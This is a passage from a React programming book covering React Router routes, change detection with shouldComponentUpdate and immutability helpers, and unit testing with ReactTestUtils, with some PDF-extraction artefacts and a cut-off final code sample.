Hash fragments can be used to specify a location within the current page, so that you could click on a link to scroll to a section further up or down if required. It generally works well if you have really long paragraphs or blocks of text. If you use links with hash fragments, the URI's for these links are saved into your browser history like any other link. Also note that search engines tend to ignore hash fragments as they load the entire page anyway, including all of the fragments.

- **Example**

```
<html>
<head>
  <title>Hash Fragment</title>
</head>
<body>
  <a href="#paragraph1">paragraph 1</a>
  <a href="#paragraph2">paragraph 2</a>
  <a href="#paragraph3">paragraph 3</a>
  <hr/>
  <p id="paragraph1">
    Eripuit legendos temporibus et ius, est et altera possim.
  </p>
  <p id="paragraph2">
    Iudico facilisi persecuti no pro.
  </p>
  <p id="paragraph3">
    Vim alii mazim an.
  </p>
</body>
```

- **Routing in SPA's**

Hash fragments are often used for routing in SPA's because they enable navigation without communicating with the server. Client-side routing libraries can associate URI's with hash fragments to user interface components. These libraries fix the headaches mentioned earlier:

1. [How do you switch between the React Components when the user clicks a link?](#)

Client-side routing libraries will enable you to generate links that will route the user between ui components.

2. [How do you switch between the React Components imperatively in the code?](#)

Client-side routing libraries give you functions to imperatively navigate between ui components.

3. [Sometimes you need a link to take the user to view a certain React Component. For example, if the user sends an email to a customer and the email contains a link to take the user to a certain part of the application, which displays a certain React Component. This entails keeping the UI in sync with the browsers URL.](#)

Client-side routing libraries keep your UI in sync with the URI. So if you enter a specific URI, the routing library will display your SPA with the appropriate ui component loaded.

4. [How do you keep a history of where the user navigated in the React SPA? How can the user navigate back through this history?](#)

Client-side routing libraries can control your browser history in your SPA.

28.3 Introduction to React Router

Being the view library that it is, React does not include a routing library. However there are many third party libraries available, including React Router, the most popular as of when this book was written.

It is an Open Source Project and the source code (and more information) is available on GitHub here:

<https://github.com/reactjs/react-router>

28.4 What's so Special About It?

It is used at Facebook.

It is declarative.

It allows nested routes. In other words, you can have multilevel routes.

28.5 Including the React Router in a Project

Note that in the ‘Trail’ project, we use the following line (highlighted in bold) in ‘packages.json’ to define its dependency to React Router. Then we can run ‘npm install’ to install this library into the ‘node_modules’ folder.

```
...  
"dependencies": {  
  "history": "^3.0.0",  
  "react": "^15.0.1",  
  "react-dom": "^15.0.1",  
  "react-router": "^2.3.0",  
  "jquery": "^2.1.4"  
},  
...
```

Once this is done we can import modules from this library and use them as required.

```
import { Router, Route, IndexRoute, DefaultRoute, hashHistory } from 'react-router';
```


28.6 Not All Components Are Routed

Your app will compose of both Routed and Non-Routed Components.

Most of the time, you'll have pieces of your app outside of routing – your navigation, sidebars etc. However, the central interactive Components will probably be swapped in and out using the Router, so that the end user can navigate through the application as desired.

- **Example**

This is the webpage from the React Trails project in this book. The green areas are routed; the red areas are not.



28.7 Declaring Routes

The first thing you need to do is setup the routes in a route object in a file and export it so that it can be referenced by other code. This is usually done in the JavaScript file 'routes.js'. This file defines your route object using Route components written in JSX. These Route components can be nested so that URL sub-paths can be used. Also remember that you need to define a Root Route and a Default Route if you are going to use Child Components.

- **Example Code**

- *Introduction*

This is the file 'routes.js' in the React Trails project in this book.

```
import React from 'react';
import { Router, Route, IndexRoute, DefaultRoute, hashHistory } from 'react-router';
import App from './components/App';
import Welcome from './components/Welcome';
import Search from './components/Search';
import Details from './components/Details';

const routes = (
  <Router history={hashHistory}>
    <Route path="/" component={App}>
      <Route path="/search" component={Search} />
      <IndexRoute component={Welcome} />
      <Route path="/details" component={Details} />
      <Route path="/details/:lat/:lon" component={Details} />
    </Route>
  </Router>
);

export default routes;
```

28.8 Nested Routing

● Introduction

React Router's real power comes in when we use multiple nested routes. These define which component should be rendered based on the active path in the URL. Routes are React Components but they don't render their own content; they render the content of their assigned Component when their path matches the URL. Only one of these nested Route Components will be rendered into the 'root' at any given time. We mount the router to the DOM 'root' once, then the Router swaps Components in and out with Route changes.

As you can see below, we have nested Routes defined and each route has a Component.

```
<Route path="/" component={App}>
  <Route path="/search" component={Search} />
  <IndexRoute component={Welcome} />
  <Route path="/details" component={Details} />
  <Route path="/details/:lat/:lon" component={Details} />
</Route>
```

● Root Route/Component

The root route is a React Router path that sits at the very core of our app, and has a Component that will be rendered no matter what path is reached.

```
<Route path="/" component={App}>
...
</Route>
```

● Nested Routes/Components

The App component is at root '/' but it can have three nested Routes, each with a Component. Notice how you can map multiple Routes to the same Component.

```
<Route path="/" component={App}>
  <Route path="/search" component={Search} />
  <IndexRoute component={Welcome} />
  <Route path="/details" component={Details} />
  <Route path="/details/:lat/:lon" component={Details} />
</Route>
```

Path	Component

/	Welcome
search	Search
details	Details

If you look at ‘Routing.js’ above, you will see that the App Component is at root ‘/’. So we need to include the Nested Components into the Root Component so that they are nested (i.e. displayed within) this Component. This is easy, we can access a Component’s children using ‘this.props.children’.

- **Example Code**

This is the file ‘App.js’ in the React Trails project in this book and it is the Root Component (the one that contains the other Components inside).

```
import React from 'react';
import { Link } from 'react-router';

const App = ({ children }) => {
  return (
    <div>
      <header>
        <h1>Trails</h1>
        <Link to="/">Welcome</Link>
        <Link to="/search">Search</Link>
      </header>
      <section>
        {children || 'Welcome to Trails'}
      </section>
    </div>
  );
};

export default App;
```

However, our App Component in the ‘Trail’ project is a Stateless Function, to the syntax for including the child Components is a little bit different. See how the ‘children’ parameter is passed into this arrow function as an argument then included in the markup.

```
const App = ({ children }) => {
  return (
    <div>
      ...
    </div>
  );
};
```

Note how this Component outputs the links in the Header. When the link is navigated to, the ‘children’ object changes to the nested Component.

```
<header>
  <h1>Trails</h1>
  <Link to="/">Welcome</Link>
  <Link to="/search">Search</Link>
</header>
```

Note how the Child Component is output in the ‘<section>’ using the ‘children’ parameter. Also notice that if this parameter is not ‘truthy’ (i.e. null or undefined) then the message ‘Welcome to Trails’ is displayed instead.

```
<section>
  {children || ‘Welcome to Trails’}
</section>
```

28.9 Index Routes


If you want a child route to be used as the default when no other child matches, you use a special route called `<IndexRoute>`.

- **Example Code**

This is from the file ‘routes.js’ in the React Trails project in this book.

```
<Route path="/" component={App}>
  <Route path="/search" component={Search} />
  <IndexRoute component={Welcome} />
  <Route path="/details" component={Details} />
  <Route path="/details/:lat/:lon" component={Details} />
</Route>
```

It ensures the following Component is displayed when no other route matches (for example when the App loads):



28.10 Index Redirects

Suppose your basic route configuration looks like:

```
<Route path="/" component={App}>
  <Route path="welcome" component={Welcome} />
  <Route path="about" component={About} />
</Route>
```

Suppose you want to redirect the path ‘/’ to ‘/welcome’. To do this, you need to set up an index route that does the redirect.

```
<Route path="/" component={App}>
  <IndexRedirect to="/welcome" />
  <Route path="welcome" component={Welcome} />
  <Route path="about" component={About} />
</Route>
```

28.11 Default Routes

The `DefaultRoute` is used when the subpath is missing from the url. For example, we have the `/` but we don't have `'welcome'` or `'about'` in the path.

```
<Route path="/" component={App}>  
  <DefaultRoute component={Welcome} />  
  <Route path="welcome" component={Welcome} />  
  <Route path="about" component={About} />  
</Route>
```

28.12 NotFound Route

The NotFound Route is used when a route cannot be found for the url. For example, we have the url ‘/customers’ but we don’t have that path mapped out.

```
<Route path="/" component={App}>
  <DefaultRoute component={Welcome} />
  <Route path="welcome" component={Welcome} />
  <Route path="about" component={About} />
  <NotFoundRoute component={Oops} />
</Route>
```

Please note that this Route has been discontinued on later versions of React Router. However, you can use the code below to arrive at the same behavior.

```
<Route path="*" component={Oops}/>
```

28.13 Combining Index Routes and Default Routes

● Introduction

As you may have already considered, there is considerable overlap between the `DefaultRoute` and `IndexRoute`. Try not to use the two together.

● Example Code (Does Not Work, Throws an Error)

```
import React from 'react';
import { Router, Route, IndexRoute, DefaultRoute, hashHistory } from 'react-router';
import App from './components/App';
import Welcome from './components/Welcome';
import Search from './components/Search';
import Details from './components/Details';

const routes = (
  <Router history={hashHistory}>
    <Route path="/" component={App}>

    <Route path="/search" component={Search} />
    <DefaultRoute path="/welcome" component={Welcome} />
    <IndexRoute component={Welcome} />
    <Route path="/details" component={Details} />
  </Route>
</Router>
);
export default routes;
```

● Example Code (Error)

React.createElement: type should not be null, undefined, boolean, or number. It should be a string (for DOM elements) or a ReactClass (for composite components).

29 *Change Detection and Performance*

29.1 **Introduction**

JavaScript tends to run very fast and DOM updates run much slower. React is all about performance. It was built from the ground up to be extremely performant, only re-rendering minimal parts of DOM to satisfy new data changes. When React applications slow down, this is usually caused by DOM updates or server communication latency rather than JavaScript.

29.2 Know Your Enemy – Excessive DOM Updates

- **Introduction**

Updating what the user sees in the browser should be fast, correct? It is fast but the problem is that the browser has to do this A LOT, i.e. sometimes 60 times a second!! The speed of this update is determined by what is changing: if the change is complicated or simple. Sometimes a change is slow because it affects lots of other visual elements in the browser (for example if causes the DOM to be structurally changed, needing the display to be ‘reflowed’).

- **Reflows and Repaints**

A *repaint* occurs when simple changes are made to an elements skin that changes visibility, but do not affect its layout. Examples of this include outline, visibility, or background color.

A *reflow* is more complicated (and even more critical to performance) because it involves structural changes that affect the layout of a portion of the page (or the whole page). Reflow of an element causes the subsequent reflow of all child and ancestor elements as well as any elements following it in the DOM.

Reflows are very expensive in terms of performance, and is one of the main causes of slow DOM scripts, especially on devices with low processing power, such as phones. In many cases, they are equivalent to laying out the entire page again.


The key to writing a fast application is to write one that updates the DOM in batches (as few times as possible), rather than again and again. This is something that React manages for you very well with its system of Change Detection & Virtual DOM.

29.3 React Component Rendering

As covered earlier, the 'render' function of your Component generates the markup to re-render the Component. This function does not care about state changes. You simply write code to render the component, referring to properties and states in as you need to render them. The React Change Detection handles the rest.

29.4 Change Detection


Remember that the model data for a component is in its state and in its properties. React Components contain model data and they render themselves into the DOM.



When the 'setState' function is called in each React Component, that Component is marked as 'Dirty'. Then at the end of the event loop, React looks at all the dirty components and performs Change Detection against those Components and their Children (the subtrees).

In the process of change detection, React first of executes the 'shouldComponentUpdate' function in the Component. If that function returns a 'true' then the Component's Virtual DOM check is performed. If the DOM check indicates a DOM update is required, then it is performed.

//TODO Redraw



- **Change Detection Step 1 - 'shouldComponentUpdate'**

The React Change Detection 'diff' algorithm calls this function in the Component to see if the UI should be updated (re-rendered) or not. This function returns 'true'

by default but you can override it.

- **Change Detection Step 2 - Virtual DOM Check**

- *Virtual DOM*

Virtual DOMs describe the DOM tree rendered in the browser as a JavaScript object. React Components render to Virtual DOM JavaScript objects (which is fast) rather than the actual DOM itself (which would be much slower).

- *Comparing Virtual DOMS*

If 'shouldComponentUpdate' returns true then the Component is re-rendered into a new Virtual DOM JavaScript Object created from scratch with the new values re-rendered by the 'render' function. Then React Change Detection has *two* virtual DOM data structures at hand – the new one created from scratch after the model change and the old one before the model change. React then runs a diff algorithm between the two to figure out what parts of the DOM need to be updated. Then React applies Reconciliation.

29.5 Reconciliation

React tries to reconcile Components before and after the model change to see what changed (it compares Components that have the same Component Keys). When it is able to figure out what changed, it updates the real DOM with the rendering from the newer Virtual DOM. In general, children are reconciled according to the order in which they are rendered.

29.6 Component Keys

Sometimes React has issues in reconciliation when comparing the two Virtual DOM's (the old one before the model change and the new one after the model change), as React SubComponents (i.e. Composed) can be added Dynamically to a Parent Component. This is when Component Keys come in. If you set the 'key' attribute of a Component it allows React to track the Component's before and after. This makes the Change Detection run much more efficiently.

- **From the Facebook React Documentation:**

Keys should be stable, predictable, and unique. Unstable keys like random numbers will cause many nodes to be unnecessarily re-created, which can cause performance degradation and lost state in child components.

SOURCE:

[HTTPS://FACEBOOK.GITHUB.IO/REACT/DOCS/RECONCILIATION.HTML](https://facebook.github.io/react/docs/reconciliation.html)

29.7 Making Your Code Run Faster (Defeating the Enemy)

You make your code run faster by updating the DOM as seldom as possible.

One technique to do this is to override the 'shouldComponentUpdate' function to ensure it returns a false unless a re-render is really required.

29.8 The 'shouldComponentUpdate' Function

• Introduction

This is a very useful function for performance tuning! It is called before the render method and enables to define if a re-rendering is needed or can be skipped. It is never called on initial rendering. This function returns a true by default, so it re-renders the Component into a new Virtual DOM for reconciliation. We can change that function to return a 'false' if we want to skip the render. This skipping of unnecessary updates makes your code run faster.

The information in this section applies to both Pre-ES6 and Post-ES6 React code because both allow performance optimization with the 'shouldComponentUpdate' function.

• Do You Really Need to Re-Render?

However how do you know if you really need to re-render or not? Especially when you have a Component with complicated state with several levels of properties that may or may not have changed. You really need to re-render if your state (data) has changed and something visual may need to be updated.

• How Can You Tell If Your State (Data) Has Changed?

• Example (Pre-ES6)

Introduction

It is very difficult to tell if your data is changed. We will start off by showing you our dilemma.

We have a list of cars. Each car has a number of years it was produced and each year has information about any changes that may have occurred that year. We have a button to cancel the information about the Honda NSX 2016-year model changes.

Honda NSX: 2015:introductory year, 2016:restyled bumpers
McLaren 570s: 2015:introductory year, 2016:no changes

Set 2016 Honda NSX to no changes

Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var Component = React.createClass({  
  getInitialState: function () {  
    var cars = [  

```

```

    { key: 'nsx', make: 'Honda', model: 'NSX', years: [{ year: 2015, changes: 'introductory year' }, { year: 2016, changes: 'restyled bumpers' }] },
    { key: '570', make: 'McLaren', model: '570s', years: [{ year: 2015, changes: 'introductory year' }, { year: 2016, changes: 'no changes' }] }
  ];
  return { cars: cars };
},
onButtonClick: function (e) {
  var cars = this.state.cars;
  cars[0].years[1].changes = 'no changes';
  this.setState({ cars: cars });
},
shouldComponentUpdate: function(nextProps, nextState){
  return nextState.cars !== this.state.cars;
},
render: function () {
  var update = React.addons.update;
  var carNodes =
    this.state.cars.map(function (car) {
      var yearsCsv = "";
      for (var j = 0, jj = car.years.length; j < jj; j++) {
        var year = car.years[j].year;
        var changes = car.years[j].changes;
        if (yearsCsv !== "") {
          yearsCsv += ', ';
        }
        yearsCsv += year + ':' + changes;
      }
      return (
        <div key={car.key}>{car.make} {car.model}: {yearsCsv}</div>
      );
    });

  return (
    <div>
      {carNodes}
      <br/>
      <button onClick={this.onButtonClick}>Set 2016 Honda NSX to no changes</button>
    </div>
  );
}
});
ReactDOM.render(
  <Component />,
  document.getElementById('container')
);

```

Notes

1. This example does not work. It does not re-render the data when the user clicks on the button. This is because the 'shouldComponentUpdate' function is not implemented correctly.
2. We have a 'car' state data item to store the car and model year information.
3. We have a button that does the following when clicked, updating the 'car' state data:

```
var cars = this.state.cars;
cars[0].years[1].changes = 'no changes';
this.setState({ cars: cars });
```

4. We have code in 'shouldComponentUpdate' that doesn't work. It doesn't work because it checks the old 'car' state against using the new 'car' state using the '!==' operator. The car state has changed but the '!==' operator tests references, not values. You have the same reference for the 'cars' state and that doesn't change even when you change the data.

```
shouldComponentUpdate: function(nextProps, nextState){
  return nextState.cars !== this.state.cars;
},
```

- ***How Do We Fix This Example?***

We fix this example by using immutable data objects. Immutable objects don't change. When immutable objects are changed they are replaced by new objects, changing their references. So to get the code to work with the '!==' operator you use immutable data objects. We also use immutability helpers to mutate the 'car' data object into a new data object.

- ***Changes to the Example Code***

If you change the code changes below, this will make the example work.

```
onButtonClick: function (e) {

  // Get reference to the 'update' helper.
  var update = React.addons.update;

  // Get the old car state.
  var cars = this.state.cars;

  // Create a new car object based on the old car object and change it.
  var car2 = cars[0];
  car2.years[1].changes = "";

  // Update the car in the array of cars, creating a new reference.
  var newCars = update(cars, {0: {$set: car2}});
```



```
// Set the car state to the new reference.
```

```
this.setState({ cars: newCars });
```

```
},
```

- **Immutability Helpers**

For more information on this subject, head over to the webpage below. It covers the 'shouldComponentUpdate' function and introduces immutable data objects. It also introduces the React Addons Update.

[HTTPS://FACEBOOK.GITHUB.IO/REACT/DOCS/UPDATE.HTML](https://facebook.github.io/react/docs/update.html)

- **React Addons Update**

This is a Node package that enables developers to mutate data, returning a new reference to the data after the changes have been applied. It works by allowing users to apply changes to data using the following verbs:

Path	Component
{\$push: array}	push() all the items in array on the target.
{\$unshift: array}	unshift() all the items in array on the target.
{\$splice: array of arrays}	For each item in arrays call splice() on the target with the parameters provided by the item
{\$set: any}	Replace the target entirely.
{\$merge: object}	Merge the keys of object with the target.
{\$apply: function}	Passes in the current value to the function and updates it with the new returned value.

- **Examples**

These examples are from the previously mentioned React webpage:

[HTTPS://FACEBOOK.GITHUB.IO/REACT/DOCS/UPDATE.HTML](https://facebook.github.io/react/docs/update.html)

Simple Push

```
var initialArray = [1, 2, 3];  
var newArray = update(initialArray, {$push: [4]});  
// => [1, 2, 3, 4]
```

Nested Collections

```
var collection = [1, 2, {a: [12, 17, 15]}];  
var newCollection = update(collection, {2: {a: {$splice: [[1, 1, 13, 14]]}}});  
// => [1, 2, {a: [12, 13, 14, 15]}]
```

Updating A Value Based On Its Current One

```
var obj = {a: 5, b: 3};  
var newObj = update(obj, {b: {$apply: function(x) {return x * 2;}}});  
// => {a: 5, b: 6}
```

(Shallow) Merge

```
var obj = {a: 5, b: 3};  
var newObj = update(obj, {$merge: {b: 6, c: 7}}); // => {a: 5, b: 6, c: 7}
```


30 *Testing*

30.1 **Introduction**

This book is mainly about how to get started and productive with React. However it would be incomplete without at least introducing ways to test the code that you write. The testing framework is quite complicated so don't expect to know everything about it after reading this Chapter. So let's introduce some of the concepts then go into the details of writing code to automate the testing of a (small) project using Karma and Jasmine.


30.2 Unit Testing

Unit testing is the testing of the smallest possible units of the application, either in a manual or automated form. The point of unit testing is to ensure the following: that the code is performing as expected and that new code does not break old code. The process of test-driven development is the development of code in the following order: writing the test code (the test harness), writing application code to pass the tests, cleaning up and refactoring application code to pass coding standards and check it still passes the tests. This process should be applied to smaller units of code and this process should be repeated frequently. So unit tests are essential in the modern process of software development.

30.3 Continual Integration

Software development uses the process of developers checking out the latest code from a central repository and working on it. After work is completed (and the code is tested), the developers check in the completed code. Continual integration is the process of integrating (or merging) all developer code into a shared codebase several times a day. Integrating code as often as possible highlights merging issues quickly and avoids larger code incompatibilities. The aim is to check out code for as short as time as possible and to check in and integrate the changes as soon as possible before someone changes things too much in the meantime!

This is a (very general) diagram of the development process working. It does not take into account code branches, merging issues etc.



30.4 Automated Unit Tests

Automating the unit tests takes some upfront work but in the long run saves people time. Automated tests can find problems very quickly and they should be used at least in the following two occasions:

1. When a user is about to check-in code changes, he or she should invoke the automated unit tests on his or her local machine to ensure that the code is working as expected.
2. The build server should invoke the automated unit tests whenever a developer checks in code changes. The build server should track the results of these tests and let people know if they passed or failed.

30.5 Coding Automated Unit Tests

● Introduction

We can write JavaScript code to automate unit tests using a variety of frameworks. Writing this JavaScript code can be difficult and complicated but it's worth it to ensure that the code is performing as expected and that new code does not break old code. Also this code can be invoked automatically as part of the process of Continual Integration.

Writing code to unit test React applications is not totally straightforward, it can get complicated. React provides the Test Utilities Module and we will go into this later in the chapter. In the meantime, let's introduce some of the concepts and issues.

● Testing Procedure

Normally you write code that tests your code using the following procedure:

#	Description	Code	Notes
1	Create the Component	<pre>component = TestUtils.renderIntoDocument(<Search/>);</pre>	Note that the argument to the function 'renderIntoDocument' is the Component's tag. In this case it's the 'Search' tag for the Search Component.
2	Do something with your component	<pre>let buttonComponents = TestUtils.scryRenderedDOMComponentsWithClass(component, 'mdl- button'); let searchButton = ReactDOM.findDOMNode(buttonComponents[0]); TestUtils.Simulate.click(searchButton);</pre>	
3	Check that the component did what you expected to when you did something with it.	<pre>let listItems = TestUtils.scryRenderedDOMComponentsWithClass(searchResultsComponent, 'mdl-list__item'); expect(listItems.length).toBe(2);</pre>	Note how the Jest 'expect' function checks the expected value. The argument to expect should be the value that your code produces, and any argument to the matcher should be the correct value.

● **Mocks**

Your React application is made up of components, which have dependencies. You need to develop your unit tests so that they test units of code in isolation. For example, if you want to test a component that uses a service to get data from a server, you probably need to test the component and service separately. You will probably need to do the following:

1. Write code to test the component, injecting it with a mock (or dummy) version of the service that acts in a pre-determined manner. The mock service simulates an output from the service. That way we can test that the component processes the output from the service as expected.
2. Wrote code to test the service, injecting it with a mock (or dummy) version of the communication layer (back end) that talks to the server (for example http service). The mock communication layer simulates connections and these mock connections have the ability to simulate a response from the server. That way we don't need a real server and we can test that the component processes the output from the server as expected.

● **Asynchronous Operations**

One thing that complicates the testing is that a lot of the code we are testing is asynchronous; it does not block and wait until the code completes. The testing library (and your testing code) has code to deal with asynchronous operations and this complicates things even further. Sometimes the code has to be run in a special asynchronous zone to simulate these operations.

30.6 ReactTestUtils

● Introduction

ReactTestUtils is a module provided by Facebook to enable you to write code to unit test your Components. It provides code for the following:

Simulating user interaction with the Component (such as clicking, inputting).

Rendering a Component into a fake document.

Mocking a Component.

Analyzing Components.

Finding Components.

Finding DOM Elements created by Components.

Etc...

ReactTestutils is part of the 'react-addons-test-utils' Node Module and can be installed using the following command-line:

```
npm install --save-dev react-addons-test-utils
```

● Functionality

Now let's go into some of the functions provided by ReactTestUtils. This information was gleaned from the following Facebook page:

[HTTPS://FACEBOOK.GITHUB.IO/REACT/DOCS/TEST-UTILS.HTML](https://facebook.github.io/react/docs/test-utils.html)

Name	Example Code	N
simulate	<pre>var subject = TestUtils.renderIntoDocument(<div onClick={handleClick} />)); TestUtils.Simulate.click(subject);</pre>	Si w:
renderInto Document	<pre>component = TestUtils.renderIntoDocument(<Search/>);</pre>	Re nc
mock Component	<pre>TestUtils.mockComponent(jest.genMockFunction());</pre>	Pa m th cc

isElement

expect(TestUtils.isElement(<div />)).toBe(true);

React
React

isElementOfType

```
var MyComponent = React.createClass({
  render () {
    return <div />;
  }
});

expect(TestUtils.isElementOfType(<MyComponent />, MyComponent)
).toBe(true);
```

React
with

isDOMComponent

```
var subject = TestUtils.renderIntoDocument(<div />);

expect(
  TestUtils.isDOMComponent(subject)
).toBe(true);
```

React
component

isCompositeComponent

```
var subject = TestUtils.renderIntoDocument(
  <CompositeComponent />
);

expect(
  TestUtils.isCompositeComponent(subject)
).toBe(true);
```

React
component
React

isCompositeComponentWithType

```
var CompositeComponent = React.createClass({
  render () {
    return <div />;
  }
});

var subject = TestUtils.renderIntoDocument(
  <CompositeComponent />
);

expect(
  TestUtils.isCompositeComponentWithType(
    subject,
    CompositeComponent
  )
).toBe(true);
```

React
component
React
React

```
)  
)toBe(true);
```

findAllInRenderedTree

```
var CompositeComponent = React.createClass({  
  render () {  
    return <div><div /></div>;  
  }  
});  
  
var componentTree = TestUtils.renderIntoDocument(  
  <CompositeComponent />  
);  
  
var allDivs = TestUtils.findAllInRenderedTree(  
  componentTree,  
  (c) => c.tagName === 'DIV'  
);  
  
expect(allDivs).toBeAn('array');  
expect(allDivs.length).toBe(2);
```

Tr
ac
te

scryRenderedDOMComponentsWithClass

```
var CompositeComponent = React.createClass({  
  render () {  
    return (  
      <div className="target">  
        <div className="not-target">  
          <div className="target" />  
        </div>  
      </div>  
    );  
  }  
});  
  
var componentTree = TestUtils.renderIntoDocument(  
  <CompositeComponent />  
);  
  
var allDOMComponentsWithMatchingClass =  
